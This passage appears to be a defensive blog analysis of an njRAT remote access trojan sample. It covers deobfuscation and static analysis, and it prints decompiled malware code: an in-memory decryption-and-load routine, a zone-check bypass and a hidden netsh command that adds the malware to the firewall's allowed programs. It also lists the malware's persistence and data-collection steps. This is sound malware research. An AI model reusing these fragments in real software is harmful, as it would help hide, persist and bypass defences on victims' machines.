
Diving into njRAT Malware


variant sha1: e452018a33a8290fa79a9503e86c7af82e531f79

As you know, this is a well know Remote Access Tool (RAT) used by malicious actors because of the wide range of capabilities it offers. The goal with the analysis of this sample is to find out what its functionalities are and also figure out a way to create config file extractor. As usual, I downloaded this one from Malware Bazar.

Loaded the sample in DIE to find out if it identifies code protector or obfuscator. In this case, .NET Reactor is being used.




While we can continue to analyze the sample in dnSpy, it will make it a lot easier to de-obfuscate these variables and functions strings into a more readable strings.




To help with this, there are a couple tools we can use, **de4dot** and **NetReactorSlayer**. Moving forward, the analysis done was using the sample from the NetReactorSlayer.

Loading the output sample in DIE, it looks like the obfuscation has been removed




and already see a few interesting strings, some very well known malware analysis tools which suggesting anti-debugging capabilities; what looks like a domain name which might be used to send user and system information; important registry key location indicating the sample deploy a persistent mechanism and possibly anti-virus detection functionality and others.



Loaded the sample in dnSpy to start the static code analysis and navigated to the entrypoint. Important to note that NETReactorSlayer has conveniently setup the entrypoint to start at the Class constructor which matches with the code structure that the obfuscated sample has.

First, the program checks for `Cor_Enable_Profiling` environment variable and if found and equals to 1 it bypasses a resource resolution load. However, given that its likely this environment variable will not be present on a compromised system, a class instantiation executes creating a resolve event handle which will attempt to load the resource shown in the second screenshot.

```
262     // Token: 0x060000CD RID: 205 RVA: 0x000024BA File Offset: 0x000006BA
263     public Class10()
264     {
265         AppDomain.CurrentDomain.ResourceResolve += Class10.smethod_0;
266     }
267
268     // Token: 0x060000CE RID: 206 RVA: 0x000084F0 File Offset: 0x000066F0
269     internal static void smethod_1()
270     {
271         if (!Class10.bool_0)
272         {
273             Class10.bool_0 = true;
274             string environmentVariable = Environment.GetEnvironmentVariable("Cor_Enable_Profiling");
275             if (environmentVariable == "1")
276             {
277                 return;
278             }
279             new Class10();
280         }
281     }
282
```




The above execution path leads to what looks like a new binary getting loaded in memory and maybe used for code injection or loading other capabilities. This is something I will be revisiting later and go into the details.


```
232             array5[15] = 167;
233             array5[15] = 63;
234             array5[15] = 163;
235             byte[] array6 = array5;
236             ICryptoTransform cryptoTransform = new RijndaelManaged
237             {
238                 Mode = CipherMode.CBC
239             }.CreateDecryptor(array4, array6);
240             MemoryStream memoryStream = new MemoryStream();
241             CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write);
242             cryptoStream.Write(array2, 0, array2.Length);
243             cryptoStream.FlushFinalBlock();
244             array = memoryStream.ToArray();
245             memoryStream.Close();
246             cryptoStream.Close();
247             binaryReader.Close();
248             Class10.assembly_0 = Assembly.Load(Class10.Class11.smethod_16(array));
249             Class10.string_0 = Class10.assembly_0.GetManifestResourceNames();
250         }
251         string name = resolveEventArgs_0.Name;
252         for (int i = 0; i < Class10.string_0.Length; i++)
253         {
254             if (Class10.string_0[i] == name)
255             {
256                 return Class10.assembly_0;
257             }
258         }
259         return null;
260     }
```

Continuing analysis of the execution path, the binary then performs a set of system profiling functions:

- setup a timer object later used to support anti-debugging efforts
- mapping system hard drives and create sample copies to `%systemdrive%`, `%userprofile%\AppData\Roaming\` and `%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\` directories.




- creating registry keys under `HKEY_CURRENT_USER`
- creating mutex
- create environment variable to disable and bypass zone checking which is later use to enable the sample to run shell commands




- run hidden shell command to setup firewall bypass

```
897             try
898             {
899                 Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
900             }
901             catch (Exception ex2)
902             {
903             }
904             try
905             {
906                 Interaction.Shell(string.Concat(new string[]
907                 {
908                     "netsh firewall add allowedprogram \"",
909                     Class5.fileInfo_0.FullName,
910                     "\" \"",
911                     Class5.fileInfo_0.Name,
912                     "\" ENABLE"
913                 }), AppWinStyle.Hide, true, 5000);
914             }
915             catch (Exception ex3)
916             {
917             }
918             if (Class5.bool_6)
```

- creating new registry value to setup persistence under `HKEY_CURRENT_USER` and `HKEY_LOCAL_MACHINE` registry hives



- creating new threads for different capabilities:
  - initial communication of system configuration:
    System drive volume information
    Date of system compromise (process gets last write time of running file from filesystem)
    Computer Name
    Username
    Windows version
    System architecture (x86 / x64)
    Anti-Virus software




The initial communication with the server might send a response back to the malware running process that contain a structured sequence of bytes to perform certain functions on the system. The following are a few of the most important commands and their syntax:

In general, the commands sent from the server are structured as:

